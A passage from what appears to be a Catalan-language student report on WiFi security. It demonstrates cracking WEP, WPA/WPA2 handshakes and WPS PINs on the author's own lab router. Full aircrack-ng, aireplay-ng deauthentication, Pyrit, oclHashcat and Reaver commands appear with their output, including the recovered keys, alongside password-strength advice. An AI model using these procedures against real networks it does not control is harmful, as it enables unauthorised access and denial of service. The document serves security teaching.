Els tipus d'atac WEP més comuns, els podem diferenciar en "Passius" i "Actius" ,on els **passius** no requereixen que l'atacant enviï cap paquet contra l'objectiu, només es limita a recollir tants paquets com sigui possible (i les seves corresponents IV) amb la finalitat de realitzar les operacions de còmput i correlació necessàries per desxifrar la clau a partir dels IV recol·lectats. Tanmateix, aquest procediment pot portar algun temps i es necessiten recollir una gran quantitat de paquets amb IV vàlids per intentar obtenir la clau, es requereix de paciència.


D'altra banda els atacs **actius** segueixen una filosofia similar en el sentit que cal recollir tants IV com sigui possible, però, s'accelera el procés utilitzant atacs de repetició, perquè la xarxa "estimuli" i enviï una major quantitat de paquets xifrats amb IV vàlids, en aquesta categoria també es troben els atacs de repetició de peticions ARP.

Implementació

Per capturar els paquets necessaris , hem de tenir una targeta de xarxa sense fils amb suport en mode de monitorització ja configurada. Tenint aquest dispositiu funcional:

Obrim una consola i activarem el mode monitor:

 # airmon-ng start wlan0




Il·lustració 13 : Targeta en mode monitor

La configuració del router serà la següent:

Començarem ara, fent un escaneig de la xarxa, i la deixarem captant paquets, per a poder aconseguir els suficients paquets per a desencriptar la clau.

 # airodump-ng –c 8 –w esferadata –bssid 00:1A:2B:97:6C:85 mon0

- **airodump-ng**: Aplicació de la família aircrack, per a escanejar xarxes wifi.
- **-w esferadata**: Amb -w triem el nom del fitxer de captura.
- **--bssid *00:1A:2B:97:6C:85***: posem la MAC del AP
- **-c8**: Amb -c seleccionem el canal per el que opera el AP, en aquest cas 8.
- **mon0**: Dispositiu amb el que el sistema reconeix la xarxa.



Il·lustració 14 : Escaneig de xarxa

Ara o bé esperem a que el client transmeti la suficient informació perquè nosaltres podrem interceptar els suficients paquets IV o podem forçar injectar paquets per agafar-los més ràpid. Els paquets que necessitem estan representats com "Data" a la imatge anterior.

Per dur a terme la injecció, cal que hi hagi un client connectat al AP, encara que hi ha mètodes que no requereixen això, la forma mes ràpida de aconseguir paquets vàlids per a poder craquejar la contrasenya, es utilitzar les tècniques especifiques quan hi ha un client connectat.

Així doncs, capturem tot el trànsit i injectem paquets per accelerar el procés. Els paquets que necessitem són els que són coneguts com "IVS". Per aconseguir accelerar aquest procediment, executarem una ordre amb la finalitat de realitzar una falsa autenticació amb l'AP i injectarem el tràfic per tenir mes possibilitats de aconseguir aquests paquets.


La comanda que executem per fer una autentificació falsa sobre el AP:

 # aireplay-ng --fakeauth 0 -a 00:1A:2B:97:6C:85 –h 00:11:22:33:44:55 mon0

--fakeauth ó -1 Tipus d´atac

-a S´especifica la MAC del AP.

-h La Mac del client que volem falsejar per autentificar-nos. Posarem una falsa.




Il·lustració 15 : Falsa autentificació

A continuació s´injecten els paquets amb la següent comanda:

 # aireplay-ng -2 –p 0841 –b (MAC del AP) mon0


-2 no interactiu (-1 interactiu)

-P 0841 es com li diem a aircrack que injecti paquets



Il·lustració 16 : Injecció de paquets

Obtenint la quantitat mínima per desxifrar la clau (5000 IVS), podem utilitzar aircrack per desxifrar la clau WEP. En el nostra cas ha fet falta més de 10000 IVS per trobar-la.



Il·lustració 17 : Captura dels paquets necessaris

Ara en un altre terminal apliquen la següent comanda perquè Aircrack desxifri la clau:


 # aircrack-ng –n 64 –b 00:1A:2B:97:6C:85 esferadata -01.cap

-n (bits de encriptació 64,128)

-b S´especifica la MAC del AP

-Fitxer on hem guardat la captura ,amb .cap.

Finalment el resultat de l´execució on trobem la clau que li hem posat al AP inicialment:




Il·lustració 18 : Obtenció de la clau WEP

5.3.1.2 Gerix


Gerix Wifi Cracker NG ,es una interfície gràfica d'usuari molt complet per aircrack-NG que inclou extres útils. Completament re-escrit en Python + QT, automatitza les diferents tècniques per atacar els punts d'accés sense fils. Actualment està disponible i suportat nativament per BackTrack (instal·lat en la versió BT5 Final) i disponible a totes les distribucions basades en Debian.

Per arrancar Gerix obrim un terminal i escrivim :
 # /usr/share/gerix-wifi-cracker-ng/gerix.py




Il·lustració 19 : Pantalla de inici de Gerix

Com es pot apreciar hi ha opcions per al craqueig de WEP , com ja veurem amb diferents tipus d´atacs inclosos, i el craqueig de claus WPA/WPA2 mitjançant diccionaris, com es veurà en el proper capítol.
Arranquem la targeta en mode monitor:



Una opció interesant es poder canviar la adreça MAC, depenent de les necessitats. Es a dir, una adreça aleatòria per els atacs comuns, però si necessitem posar-nos una adreça especifica ,degut a que hi ha un filtrat de seguretat de MACs, també ho podrem fer.

Veiem doncs els tipus d´atacs WEP que podem fer:



Il·lustració 20 : Menú de selecció d´atacs WEP

Com hem fet anteriorment , tenim la funcionalitat per "*sniffar*" paquets de data vàlids ,per després craquejar la clau, mentre injectem paquets com hem fet en el capítol anterior. Per altre banda també tenim la opció de escollir el atac segons si hi ha clients connectats o no. En el capítol anterior, no ens feia falta tenir clients connectats, ja que s´hi injectàvem els paquets manualment. Ara bé si hi ha algun client connectat, la possibilitat de agafar paquets vàlids augmenta.

Finalment tenim la interfície per a aconseguir la clau, un cop fet tot el procés. La opció força bruta es la que s'ha fet servir en el primer apartat. La opció "rainbow tables" només serveix per ESSID conegudes, es a dir, aquelles claus que posen de fàbrica.

Il·lustració 21 : Menú de craqueig

Gerix també ofereix altres tipus d´atac com ChoChop o el FakeAP. Es una eina molt útil per facilitar-nos els atacs WEP, escriure comandes repetitives o recordar adreces. Encara que s´ha de saber que s'està fent.

5.4 Implementació d´atacs WPA/WPA2

5.4.1 Vulnerabilitat 4-Way Handshake

802.11i i en concret WPA conformen un protocol de seguretat complex i fiable, si són utilitzades en la forma adequada. Tanmateix no està exempt de ser susceptible a atacs de diccionari i força bruta, els quals utilitzarem en aquest estudi. En aquesta secció es detalla de manera pràctica el principal problema que presenta aquest protocol. Com ja es va comentar en el funcionament de WPA, el principal problema de seguretat resideix en el procés d'autenticació entre les estacions de la xarxa i el punt d'accés, l'anomenat "Four way-handshake". WPA/WPA2 suporta molts tipus d'autenticació més enllà de claus pre compartides (PSK), i tots els atacs que es veuran posteriorment estan basats en aquest tipus d´autenticació.

El procés d'autenticació detallat en seccions anteriors, consta de l'intercanvi de 4 paquets per a la gestió de l'accés a la xarxa. La bretxa de seguretat que un atacant podria utilitzar es troba tant en el segon com en el quart paquet. Ja que en ambdós és transmès des de l'estació a l'AP, el MIC (control d'integritat) i el missatge EAPoL en clar. Així un atacant podria capturar tots dos valors, el MIC i el paquet sense xifrar EAPoL per descobrir la clau de xifrat mitjançant força bruta. Per això en primera instància caldrà calcular, fent una estimació, la PMK utilitzant la PSK i l'ESSID. Un cop generada una possible PMK, el seu resultat és utilitzat per altra funció matemàtica que calcula la PTK, aquest cop utilitzant les adreces MAC dels dispositius i els dos valors aleatoris intercanviats SNonce i Anonce.
Així doncs l´atacant ja pot calcular un valor MIC estimat del paquet de dades EAPoL capturat utilitzant la PTK. El resultat de l'estimació és comparat amb el valor capturat, si MIC = MIC la PSK és la correcta.

Hi ha una diferència important entre craquejar WPA i WEP. Aquest és l'enfocament utilitzat per trencar la clau compartida. A diferència de WEP, on els mètodes estadístics es poden utilitzar per accelerar el procés de craqueig, només tècniques de força bruta es poden utilitzar contra WPA/WPA2 PSK. Això es degut a que la clau no és estàtica, de manera que agafar el VI com quan ho fèiem en l 'encriptació WEP, no accelera l'atac. L'únic que dóna informació per iniciar un atac WPA, és atrapar el handshake entre el client i l'AP i analitzar-lo. Aquest només es realitza quan el client es connecta a la xarxa. Això com veurem, es pot fer ja sigui activa o passivament. Activament accelerant el procés amb una desautenticació del client o passivament, simplement esperant que un client es connecti per autenticar-se a la xarxa. L'avantatge de la passiva és que no es necessita realment la capacitat d'injecció.

Cal tenir en compte, que la clau PSK pot ser de 8 a 63 caràcters de longitud, i en la pràctica pot resultar impossible de desxifrar segons quina sigui la clau. Quan mes llarga i complexa sigui , més efectiva serà, augmentat així las probabilitats de que no s´arribi a craquejar mai.

D´altre banda, l'impacte d'haver d'utilitzar un mètode de força bruta és substancial i costós en terminis de rendiment de maquinari. Com que és molt intensiu calcular, un ordinador només pot provar 50-300 claus possibles per segon, depenent de la CPU de l'ordinador. Poden passar hores, si no dies, fer càlculs a través d'un gran diccionari. Per accelerar aquest procés, es pot fer a través de l'explotació de l'arquitectura dels processadors gràfics(GPU). S´han realitzat millores importants a nivell de processament de dades i es demostra que el processament multi-fil de les GPUs més modernes supera àmpliament el processament de les CPU més potents per al desxifrat de contrasenyes. Per exemple una contrasenya de 6 caràcters alfanumèrics pot ser vulnerada per una CPU amb una taxa de 9,8 Milions de comparacions per segon. Aquest número que es sorprenent, és ínfim si ho comparem amb la taxa de processament que poden tenir les GPUs. Una Gpu de classe mitja, pot realitzar 3300 milions de comparacions per segon.

En el propers capítols veurem com fe ús de programari específic que aprofita la potència d´aquestes targetes per a desencriptar claus WPA/WPA2 amb l´ús de diccionaris, i disminueix el temps de la recuperació de claus si ho comparem amb els antics mètodes que utilitzen només les CPUs.

La força bruta no suposa un atac o una debilitat del WPA en si, per tant el xifrat es manté relativament fora de perill sempre que s'utilitzi una contrasenya suficientment llarga i entròpica.

5.4.1.1 Preparació i implementació

Implementació

Posem la targeta en mode monitor :
#airmon-ng start wlan0

El següent pas és obtenir el handshake, per això o bé esperar que un client es connecti, o bé dissociem a un client ja connectat al AP, amb el que li forçarem a tornar a connectar. Com es tenia accés als dispositius s'ha trobat el handshake manualment connectant el client. Per a trobar-ho executarem la següent comanda :
#airodump-ng -w esferadata --bssid 00:1A:2B:97:6C:85 -c8 mon0

- **airodump-ng**: Aplicació de la família aircrack, per a escanejar xarxes wifi.
- **-w esferadata**: -w triem el nom del fitxer de captura.
- **--bssid aa:bb:cc:dd:ee:ff**: en --bssid posem la MAC del AP
- **-c8**: -c seleccionem el canal por el que opera el AP, en aquest cas 8.
- **mon0**: Dispositiu amb el que el sistema reconeix la xarxa.

Il·lustració 22 : Captura del Handshake

Ara bé, si volem disasociar a un client , per obtenir el handshake ràpidament, farem:
 # aireplay-ng -0 20 -a aa:bb:cc:dd:ee:ff -c 11:22:33:44:55:66 mon0

- **aireplay-ng**: Aplicació de la família aircrack, la utilitzarem per realitzar l'atac 0 amb el qual dissociem a un client associat al AP víctima.
- **-0**: Això implica que utilitzem l'atac 0 amb la finalitat de desconnectar a un usuari d'l'AP objectiu.
- **20**: El nombre de paquets que enviarem a la targeta associada amb la finalitat d'aconseguir que caigui de la xarxa, en aquest cas 20, si posem 0 no pararan de llançar-paquets fins que nosaltres interrompés l'execució del programa (CTRL + C ala shell o tancant el terminal).
- **-a aa: bb: cc: dd: ee: ff**: seleccionem la MAC del AP objectiu.
- **-c 11:22:33:44:55:66**: Seleccionem la MAC del client associat al AP ,i al que enviarem els paquets per tal d'aconseguir que es torni a connectar a l'AP i obtenir el handshake.

Un cop el client hagi desconnectat, tornarà a connectar automàticament i obtindrem el Handshake

```
root@bt:~# aireplay-ng -0 20 -a 00:1A:2B:97:6C:85 -c 5C:0A:5B:8B:F3:A9 mon0
13:55:22  Waiting for beacon frame (BSSID: 00:1A:2B:97:6C:85) on channel 8
13:55:22  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [10|62 ACKs]
13:55:23  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [48|59 ACKs]
13:55:23  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [67|65 ACKs]
13:55:24  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [63|60 ACKs]
13:55:24  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [ 6|61 ACKs]
13:55:25  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [18|61 ACKs]
13:55:26  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [ 0|61 ACKs]
13:55:26  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [ 0|59 ACKs]
13:55:27  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [ 0|59 ACKs]
13:55:27  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [ 0|59 ACKs]
13:55:28  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [65|64 ACKs]
13:55:28  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [25|60 ACKs]
13:55:29  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [34|60 ACKs]
13:55:29  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [24|60 ACKs]
13:55:30  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [15|61 ACKs]
13:55:31  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [14|62 ACKs]
13:55:31  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [15|60 ACKs]
13:55:32  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [16|59 ACKs]
13:55:32  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [16|63 ACKs]
13:55:33  Sending 64 directed DeAuth. STMAC: [5C:0A:5B:8B:F3:A9] [58|59 ACKs]
```

Il·lustració 23 : Des autenticació d´un client

Comprovem si hem obtingut bé o no el handshake:

 # aircrack-ng esferadata-02.cap

```
root@bt:~# aircrack-ng esferadata-02.cap
Opening esferadata-02.cap
Read 4226 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1A:2B:97:6C:85  Esfera                    WPA (1 handshake)

Choosing first network as target.
```

Il·lustració 24 : Comprovació del Handshake

Ara farem ús del diccionari personalitzat per a desxifrar la clau i esperarem que aircrack la desxifri.

 # aircrack-ng –w CUSTOM-WPA esderadata-02.cap

```
                      KEY FOUND! [ ronaldi1024 ]


    Master Key     : E9 17 7F DD A6 F7 CB 03 14 9D 23 BB 0B C4 F2 59
                     3F 3E D2 2E 75 FB CA D7 BF 91 CD 3A 00 49 9D A0

    Transient Key  : 67 30 52 DD EF F5 19 49 63 E9 0B B8 91 23 F3 59
                     57 18 49 10 1F 53 3F 97 14 08 E4 F6 3C F6 7D 77
                     54 30 F3 00 BF 87 9A 43 F9 F2 99 40 10 96 5F B7
                     90 10 69 8F 3C 8F D1 80 2F B0 4A B2 8D 0B 34 9E

    EAPOL HMAC     : 27 63 08 3D 81 11 C2 D2 6D 13 2E 4C 7C D8 08 D9
```

Il·lustració 25 : Obtenció de la clau WEP

Hem posat la nostra contrasenya al final del diccionari i reduït el diccionari ¼ de la mida original , ja que el procés trigava dies el procés en recorre un diccionari de 2gb. En aquest cas i amb el nostre diccionari de 250mb, ha trigat més de 16h en recorre el diccionari i trobar la clau fent ús de la CPU. En els propers apartats veurem com accelerar aquest procés , amb programari i nous mètodes , fent servir les GPU, en comptes de la CPU com utilitza aircrack.

5.4.1.2 Pyrit

Pyrit permet crear bases de dades massives, pre calculant part de la fase d'autenticació IEEE 802.11 WPA/WPA2-PSK en un cert espai de temps. Amb Pyrit, podem utilitzar la targeta gràfica per augmentar la velocitat del craquejat, aprofitant el poder computacional de múltiples nuclis i altres plataformes a través de ATI Stream, Nvidia CUDA i OpenCL. Actualment és, amb molt, l'atac més poderós en contra d'un dels més usats protocols de seguretat del món.

Pyrit pot emmagatzemar ESSIDs, contrasenyes i les seves corresponents claus mestres per parelles en una base de dades. Aquesta és una funció molt útil, ja que està fent la tasca principal de pre-càlcul de taules i ESSID .També pot utilitzar clients distribuïts per accelerar el còmput de la clau i a més treu profit de el paral·lelisme en l'ordinador local amb la CPU + GPU. Tot això redueix enormement el temps necessari per aconseguir la clau

Per començar, agafarem el mateix Handshake obtingut en el mètode anterior, i procedirem a utilitzar Pyrit per analitzar els paquets abans d'intentar desxifrar la clau.
Per això, obrim un terminal i comprovem que Pyrit agafi el handshake correctament, i creem la base de dades per el nostre AP.

 # Pyrit -e <databasename> create_essid

-e Nom de la base de dades que crearem a partir del diccionari, i que pyrit utilitzarà.

La comanda *Analyze* ens mostra si el handshake es vàlid , informació d'adreces MAC i el tipus de xifrat que involucra, en aquest cas SHA-1 AES

 # Pyrit -r <your.cap> analyze

-r Nom del fitxer que conté el handshake.

```
root@bt:~# pyrit -r esferadata-02.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'esferadata-02.cap' (1/1)...
Parsed 6 packets (6 802.11-packets), got 1 AP(s)

#1: AccessPoint 00:1a:2b:97:6c:85 ('Esfera'):
  #1: Station 5c:0a:5b:8b:f3:a9
  #2: Station 00:14:bf:74:81:e7, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
root@bt:~# pyrit -e Esfera create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Created ESSID 'Esfera'
```

Il·lustració 26 : Comprovació del Handshake amb Pyrit

A continuació computarem les clau mestre (PMKs) a partir d'un diccionari i un nom de xarxa a la base dades de Pyrit perquè després amb el handshake les pugui processar. La idea darrere d'elaborar les nostres pròpies taules PMK és per poder reutilitzar–les moltes vegades, des del moment que són creades per a un únic SSID. L'única variació que tenim es redueix a la contrasenya a partir del qual es computa cadascuna de les entrades d´aquesta taula. Per carregar les dades del nostre diccionari a la base de dades de Pyrit, executarem la següent comanda:

 # Pyrit -i <dictionary> import_passwords

-i Especifica el diccionari a carregar a la base de dades de Pyrit.

Avaluem la base de dades, amb això sabrem la quantitat de contrasenyes disponibles.

 # Pyrit eval

```
root@bt:~# pyrit -i Custom-WPA import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
185866729 lines read. Flushing buffers....
All done.
root@bt:~# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Passwords available: 106511905

ESSID 'Esfera' : 0 (0.00%)

root@bt:~#
```

Il·lustració 27 : Comprovació i avaluació del diccionari amb Pyrit

Ara que tenim el ESSID i contrasenyes carregats a la base de dades, es hora de processar-ho. Pyrit agafarà el nostre ESSID "Esfera" i la compararà amb els seus algorismes , amb cada frase del diccionari que hem inserit.

El processament batch pot diferir enormement de la velocitat en funció del sistema. En aquest Pyrit fa servir 2 GPUs en mode SLI, el procés es bastant ràpid. Encara que podem parar el procés i continuar-lo mes endavant.

Per començar a processar farem:
 # Pyrit batch

```
root@bt:~# pyrit batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Working on ESSID 'Esfera'
Processed 314/2049 workunits so far (15.3%); 0 PMKs per second.
```

Il·lustració 28 : Execució de Pyrit

El diccionari en aquest cas ha sigut de 2gb i Pyrit ha trigat unes 2h i 10 min aproximadament. La diferència es molt gran comparat amb el mètode anterior. Un increment de 1000 vegades, és el que aconseguim a partir de pyrit i PMKs o 4.2 milions de contrasenyes per segon. Pràcticament passem (com enuncien els desenvolupadors de pyrit) d'un coll d'ampolla de còmput a un coll d'ampolla d'ample de banda de disc, és a dir la velocitat a la qual podem llegir serialment la taula PMK, que per un ordinador d'escriptori mitjana ronda els 90 mb per segon. En aquest part s´ha disposat d´un disc dur SSD de 150mb/s d´ampla de banda.

Existeixen diferents solucions al mercat semblants a Pyrit ,però el que fa interesant a Pyrit es la capacitat que té de ser escalable, és a dir, Pyrit pot fer ús d´un sistema distribuït per augmentar la potència de càlcul i agilitzar les tasques.

Encara que s´ha utilitzat la versió de Linux de Pyrit, existeix també per a Windows, i aprofita millors els drivers de les targetes gràfiques NVIDIA, encara que la versió de Windows presenta algunes carències, i s'actualitza menys.

5.4.1.3 OclHashcat


Hashcat es una alternativa a Pyrit, per el craqueig de contrasenyes WPA/WPA2 fent servir la potencia de les GPUs.

Partirem ,igual que amb Pyrit del handshake que vam capturar al primera apartat, però en aquest cas hem de canviar el fitxer .cap per un altre .hccap per a que sigui compatible amb oclhashcat. Per fer això, podem anar directament a la següent pàgina i pujar el nostre fitxer .cap, i obtindrem el fitxer .hcap requerit per a fer funcionar l´aplicació.

En aquest cas s´ha utilitzat la versió de Windows, per problemes de compatibilitat amb les GPUs, encara que es disponible per Linux.

Conversió del fitxer .cap.

https://hashcat.net/cap2hccap/



Imatge 5.19 Canvi de format per a Hashcat

A la suite hashcat, trobarem hashcat per al craqueig de qualsevol tipus de contrasenyes fent servir la CPU i oclhashscat per a fer-ho amb les GPUs. Dins de oclhashcat trobarem , cudahashcat que portarà els drivers de Nvidia que necessitem. Donat que la versió de windows es de 64 bits, s´ha d´utilitzar la versió de 64 bits d´aquesta aplicació.


Així doncs, per començar a processar executarem el següent:

#cudaHashcat-plus64.exe -m 2500 dump2.hccap Custom-WPA

- **cudaHashcat-plus64.exe :** Versió de oclhashcat de 64 bits, per les targetes nvidia
- ***-m 2500 :*** Indiquem que es una contrasenya tipus WPA
- ***dump2.hccap :*** el fitxer de handhsake que hem convertit a .hcap
- ***Custom-WPA:*** El nostre diccionari


En primer lloc veiem com detecta correctament les dues targetes gràfiques, i com processa el diccionari que utilitzem. Tot seguit comença a processar, i podem veure el temps necessari, la quantitat d´intents per segon i si hi ha error.

Amb programari extern ,es pot observar els gràfics de la carrega de les GPUs i la temperatura.



Il·lustració 29 : Execució de Hashcat

Un cop acabat, el primer resultat de la figura, mostra un status "exhausted" . Això succeeix quan el contrasenya no es troba en el diccionari i per tant la clau no ha sigut trobada.




Il·lustració 30 : Prova fallida de trencament de clau WPA

El diccionari en aquest cas també ha sigut de 2gb i ha trigat 1h i 38 min en recorre'l tot, encara que no ha trobat la clau perquè no existia (d'aquí el "status exhausted" que s´aprecia a la imatge anterior) ja sigut més ràpid que Pyrit en processar el diccionari. S´observa una velocitat de 29729 intents de claus per segon, amb les 2 GPUs treballant a tot rendiment (Il·lustració 29).

Comprovem doncs que tant amb Pyrit com amb Hashcat el temps per a trencar una clau WPA amb grans diccionaris es redueix enormement,

En la següent imatge veiem el resultat d´afegir noves contrasenyes al diccionari i tornar-lo a processar, igual que Pyrit, basant-se en la ESSID de la xarxa ja sap quines claus ja s´han provat, i troba la clau al instant. El diccionari que s´ha afegit era de 100Mb



Il·lustració 31 : Obtenció de la clau WPA

5.4.1.2 Com protegir-se

Com hem vist, en la fortalesa de la clau , resideix la seguretat per evitar aquests tipus d´atacs. Així doncs, combinar lletres amb nombres és una molt bona pràctica, però l'usuari ara ha de fer més que mai , major èmfasi en la longitud de les seves claus. De fet, com més gran sigui la capacitat de processament que tinguin els atacants, més gran és la longitud que ha de tenir la clau de l'usuari per no sortir perdent en el desfasament tecnològic.

A continuació, enumerem alguns suggeriments importants per la creació de claus:

1. Un caràcter més, sempre va augmentar exponencialment la complexitat de la clau.
2. Canviar caràcters per nombres similars per poder recordar (A = 4, E = 3, I = 1, etc..).
3. Utilitzar diverses paraules juntes.
4. Barrejar els nombres en les paraules perquè cap paraula pertanyi a algun idioma.

La següent contrasenya d'exemple: **H3c3s2d9cg41st4l!;** Pot ajudar a il·lustrar el lector un cas d'una contrasenya de 16 dígits, amb majúscules, minúscules, números i símbols que no és tan difícil de recordar per a l'usuari i que amb la tecnologia existent es trigarien milers d'anys en poder desxifrar.

Hi ha pàgines que et generen un contrasenya aleatòria per a tals efectes com: http://maord.com/ o http://makemeapassword.net/

En la fortalesa de la clau resideix la seguretat de la nostra xarxa.

5.4.2 Vulnerabilitat a la tecnologia WPS

5.4.2.1 Introducció

WPS (Wi-Fi Protected Setup) és un estàndard promogut per la Wi-Fi Alliance per a la creació de xarxes WLAN segures. En altres paraules, WPS no és un mecanisme de seguretat per si, es tracta de la definició de diversos mecanismes per facilitar la configuració d'una xarxa WLAN segura amb WPA2, pensats per minimitzar la intervenció de l'usuari en entorns domèstics o petites oficines . Concretament, WPS defineix els mecanismes a través dels quals els diferents dispositius de la xarxa obtenen les credencials (SSID i PSK) necessàries per iniciar el procés d'autenticació Així doncs és una manera addicional d'autenticació que es porta implementant en els routers relativament nous.

WPS defineix una arquitectura amb tres elements amb rols diferents:

- **Registrar**: dispositiu amb l'autoritat de generar o revocar les credencials a la xarxa. Tant un AP com qualsevol altra estació o PC de la xarxa poden actuar de Registrar. Hi pot haver més d'un Registrar en una xarxa.
- **Enrollee**: dispositiu que sol·licita l'accés a la xarxa WLAN.
- **Authenticator**: AP funcionant de proxy entre el Registrar i el Enrollee

WPS contempla quatre tipus de configuracions diferents per a l'intercanvi de credencials, PIN (Personal Identification Number), PBC (Push Button Configuration), NFC (Near Field Communications) i USB (Universal Serial Bus).Encara que l'estàndard contempla NFC i USB, encara no s´han certificat aquests mecanismes.

Legacy Process	Wi-Fi Protected Setup: PIN Method	Wi-Fi Protected Setup: Push-Button Method
1. Power-on AP	1. Power-on AP/registrar	1. Power-on AP
2. Access AP	2. Power-on client device	2. Power-on client device
3. Set network name (SSID)	*Network name generated automatically and broadcast to client devices*	*Network name generated automatically and broadcast to client devices*
4. Activate security	3. Access registrar	3. Push button on AP
5. Set passphrase	4. Enter PIN	4. Push button on client device
6. Power-on client device		
7. Select network name (SSID)		
8. Enter passphrase		

Il·lustració 32 : Comparació configuracions WPS

El desembre del 2011 ,es va descobrir una vulnerabilitat en el sistema d'autenticació WPS, que afecta a tots el routers amb aquest funcionalitat incorporada , i que tinguin la configuració de PIN activada, que en molts casos està habilitada per defecte.

La falla permet a un atacant recuperar el PIN WPS i recupera la clau PSK de la xarxa WPA/WPA2 en poques hores i sense us de diccionaris. Amb aquest sistema, el client que desitja associar envia un nombre PIN format per 8 dígits. Quan un client envia un PIN incorrecte, el punt d'accés respon amb un missatge EAP-Nack. Com que no hi cap mecanisme per limitar els intents, aquest sistema és susceptible de ser atacat mitjançant per força bruta, intentant cadascuna de les combinacions possibles del PIN de 8 dígits.

El problema s'agreuja perquè, segons ha descobert Stefan Viehböck, el punt d'accés respon amb EAP-Nack només amb enviar els quatre primers dígits del PIN, sense necessitat d'introduir els quatre restants, el que permet reduir les combinacions de 100 milions a només 20.000, que es queden en 11.000 si tenim en compte que l'últim dígit només és un checksum[4]. Amb 11.000 combinacions possibles i sense mecanisme de protecció per atacs de força bruta, és possible esbrinar el PIN en menys de dues hores.

La gent de TNS (Tactical Network Solution) ha creat una eina lliure per poder dur a terme aquesta vulnerabilitat. L´eina anomenada Reaver implementa un atac de força bruta contra WPS, amb els PINs registrats , per a recuperar la clau WPA/WPA2.


Si el router té habilitada aquesta opció, es pot fer servir aquesta eina per obtenir en un període de 4 a 10 hores la clau WPA mitjançant WPS, això és un gran avenç, ja que per ara, només era possible vulnerar WPA amb força bruta fent ús de diccionaris o bé per algoritmes en cas que la clau d'alguns dispositius vingui de fàbrica i l'usuari no l'hagi canviat.

En el proper capítol veurem com fer servir Reaver per dur a terme aquest atac, i com independent del xifrat que es posi, si tenim WPS activat, la xarxa serà vulnerable.

[4] **Chekcsum** També anomenat suma de comprovació , és una funció hash que te com a propòsit principal detectar canvis accidentals en una seqüència de dades per protegir la integritat d´aquestes, verificant que no hi hagi discrepàncies.

5.4.2.2 Preparació i implementació

Activaré la funció WPS del AP, com es pot veure en la següent imatge. Cal remarcar que el PIN es generat per el AP , i no es pot canviar.



Il·lustració 33 : Configuració WPS


Instal·lem l´eina que no es troba instal·lada per defecte a Backtrack.
#apt-get install reaver

Un cop instal·lat, posarem la targeta en mode monitor :
#airmon-ng start wlan0

Per veure si un AP té el WPS activat podem mirar amb un Sniffer, els paquets de broadcast la informació que es troba en la trama, ha de tenir les següents característiques :
IEEE 802.11 wireless LAN management frame
Tagged paràmetres
Tag: Vendor Specific: Microsoft WPS

Ara necessitem trobar la BSSID del router que volem vulnerar. Amb això obtindrem un identificador únic, perquè Reaver funcioni correctament. Així doncs:
#airodump-ng mon0

Ara arranquem Reaver amb el BSSID que hem copiat.
#reaver -i mon0 -b 8D:AE:9D:65:1F:B2 -vv



Il·lustració 34 : Escaneig de xarxa amb Reaver

Un cop arranquem, Reaver tractarà provar una sèrie de PINs del router en un atac de força bruta, fins a trobar la clau WPA. Segons el manual Reaver no funciona amb tots els Routers, i alguns poden simplement bloquejar-se davant l'atac.

Execució de Reaver

```
root@root:~# reaver -i mon0 -b 00:1A:2B:97:6C:85 -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 00:1A:2B:97:6C:85
[+] Switching mon0 to channel 1
[+] Switching mon0 to channel 2
```

```
[+] Trying pin 01475678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01485677
[+] Sending EAPOL START request
```

Finalment ,en menys de dues hores , trobarem la clau WPA i el PIN, sense cap falta de diccionaris, com en altre mètodes.

```
[+] Pin cracked in 6064 seconds
[+] WPS PIN: '16495265'
[+] WPA PSK: 'ronaldi1024'
[+] AP SSID: 'Esfera'
root@root:~#
```


Il·lustració 35 : Obtenció de la clau amb Reaver

Canvi de xifrat

Ara amb WPS activat, provarem una codificació mes bona ,en concret ,WPA2-PSK (TKIP+AES) i augmentarem la longitud de la clau, tot per demostrar que la vulnerabilitat no resideix en el xifrat sinó en la tecnologia WPS.

Canviem la configuració del router:

Veiem com el resultat es al mateix i es demostra que la vulnerabilitat no resideix en el xifrat ni en la longitud de la clau, amb WPS activat, la xarxa serà vulnerable.



5.4.2.3 Com protegir-se

